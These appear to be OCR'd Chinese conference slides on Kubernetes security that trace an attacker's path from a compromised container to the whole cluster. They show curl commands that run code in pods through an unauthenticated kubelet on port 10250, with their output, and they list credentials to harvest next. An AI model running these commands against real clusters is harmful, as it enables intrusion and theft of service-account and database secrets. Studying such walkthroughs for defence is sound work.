DaoCloud | IT大咖说 知识共享平台

构建安全的 k8s 实践

—从一个容器到拿下一个集群


@realityone

人在家中坐，锅从天上来

“人在家中坐，锅从天上来。”


——一位不愿透露姓名的安全工程师

1. docker
2. etcd
3. apiserver
4. kubelet
...




有一个黑客进来了

- 诶，我好像在一个容器里




- 容器里修改容器的文件没什么太大意义
- 还是研究下网络吧




- *172.17.0.1 会是宿主机的 IP 吗?*

- 好像 10250 端口上运行着什么服务?



  - 是 kubelet!

一键获取本机所有 Pod



向容器内执行命令


DaoCloud | IT大咖说 知识共享平台

下载 — root@a4951baab4da: / — ssh 192.168.10.218

~/Downloads — root@a4951baab4da: / — ssh 192.168.10.218 | ~ — -bash

```
root@                :/# curl -k -XPOST "https://172.17.0.1:10250/run/default/nginx-2002512901-kx6gk/nginx" -d "cmd=ls -la /"
total 72
drwxr-xr-x  35 root root 4096 Dec 16 14:44 .
drwxr-xr-x  35 root root 4096 Dec 16 14:44 ..
-rwxr-xr-x   1 root root    0 Dec 16 14:44 .dockerenv
drwxr-xr-x   2 root root 4096 Oct  9 00:00 bin
drwxr-xr-x   2 root root 4096 Jul 13 13:04 boot
drwxr-xr-x   5 root root  360 Dec 16 14:44 dev
drwxr-xr-x  42 root root 4096 Dec 16 14:44 etc
drwxr-xr-x   2 root root 4096 Jul 13 13:04 home
drwxr-xr-x  10 root root 4096 Oct  9 00:00 lib
drwxr-xr-x   2 root root 4096 Oct  9 00:00 lib64
drwxr-xr-x   2 root root 4096 Oct  9 00:00 media
drwxr-xr-x   2 root root 4096 Oct  9 00:00 mnt
drwxr-xr-x   2 root root 4096 Oct  9 00:00 opt
dr-xr-xr-x 306 root root    0 Dec 16 14:44 proc
drwx------   2 root root 4096 Oct  9 00:00 root
drwxr-xr-x   5 root root 4096 Dec 16 14:44 run
drwxr-xr-x   2 root root 4096 Oct  9 00:00 sbin
drwxr-xr-x   2 root root 4096 Oct  9 00:00 srv
dr-xr-xr-x  13 root root    0 Dec 16 14:46 sys
drwxrwxrwt   2 root root 4096 Nov  4 18:41 tmp
drwxr-xr-x  15 root root 4096 Oct  9 00:00 usr
drwxr-xr-x  16 root root 4096 Dec 16 14:44 var
root@                :/# curl -k -XPOST "https://172.17.0.1:10250/run/default/nginx-2002512901-kx6gk/nginx" -d "cmd=whoami"
root
root@                :/#
```

通过 network namespace 为 Host 的容器获取宿主机网络信息



获取特权容器的敏感信息

- Service Account
- ETCD
- 数据库密码
- ...

下载 — root@ubuntu: ~ — ssh 192.168.10.218

~/Downloads — root@ubuntu: ~ — ssh 192.168.10.218 | ~ — -bash

DaoCloud | IT大咖说 知识共享平台

```
[root@ubuntu:~# kubectl -s [redacted] version
Client Version: version.Info{Major:"1", Minor:"6", GitVersion:"v1.6.7", GitCommit:"095136c3078ccf887b9034b7ce598a0a1faff769", Gi
tTreeState:"clean", BuildDate:"2017-07-05T16:51:56Z", GoVersion:"go1.7.6", Compiler:"gc", Platform:"linux/amd64"}
Server Version: version.Info{Major:"1", Minor:"6", GitVersion:"v1.6.7", GitCommit:"095136c3078ccf887b9034b7ce598a0a1faff769", Gi
